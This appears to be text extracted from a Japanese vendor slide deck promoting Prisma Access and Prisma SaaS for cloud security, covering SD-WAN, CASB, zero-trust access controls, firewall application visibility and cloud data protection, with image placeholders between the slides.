
STRATEGY FOR SECURING YOUR JOURNEY TO THE CLOUD




A CLOSER LOOK: “SECURE” WEB GATEWAY



A CLOSER LOOK: MOBILE USER BACKHAULING



A CLOSER LOOK: SD-WAN



顧客の希望

- 増加するクラウドトラフィックを効率的に分散させたい
- 拠点からの直接インターネット接続をさせたい
- クラウド利用する上で安心安全に利用することが必須
- 投資を抑えたい

どうやって解決していくのか？

ブレークアウト

CASB

SD-WAN




2020

在宅


働き方改革



SaaSセキュリティの包括的なアプローチ（CASB）



SaaS Visibility




モバイルからのクラウドアクセス

CLOUD-ENABLED MOBILE WORKFORCE



Prisma
Access




対応方針

- シームレスなユーザー利便性
- 一貫したセキュリティ
- 無駄を排除したシンプルなアーキテクチャー
- オートスケーリング

拠点からのクラウドアクセス CLOUD-CONNECTED BRANCH



Prisma
Access




対応方針

- バックホール通信の撤廃
- 拠点ネットワークの単純化
- 一貫したポリシー
- 迅速な展開
- IoTを含む全ての通信をセキュアに

ゼロトラストクラウドセキュリティ ZERO TRUST CLOUD SECURITY



Prisma
Access



対応方針


- リスクに基づくアクセス制御
- 通信の調査/検疫
- 通信の監視とデータ保護
- 通信の可視化とリスクへのインサイト

クラウドガバナンス & コンプライアンス

CLOUD GOVERNANCE AND COMPLIANCE



Prisma
Access



対応方針

- 通信の可視化とアプリベースのアクセス制御
- データやアセットのリアルタイム把握
- ポリシー違反の監視と修復
- オンデマンドのコンプライアンスレポート

次世代ファイアウォールのメリット：通信の識別・可視化と制御

1 識別

業務アプリ

私用アプリ

SaaSからSNS、有害なファイル共有まで、**2,700以上のアプリケーション**を自動的に識別

インターネット

2 可視化

アプリ/ユーザー*ごとに通信状況を可視化、**リスクの高い通信を一目で把握**可能に

*AD連携時


3 制御

アプリ/ユーザー*ごとにアクセスの許可/禁止のポリシーを設定、**危険・不要な通信を制御**





アクセス制御の設定例

- クラウドサービスごとに許可/禁止
- ユーザー/部署ごとに許可/禁止
- 条件設定による制限付き許可



クラウドデータ保護 CLOUD DATA PROTECTION




対応方針

- 機密データの検出と分類
- 監視とデータ保護
- データ漏洩リスクの検知と自動修復

PrismaによるOffice365セキュリティの例



Prisma
SaaS

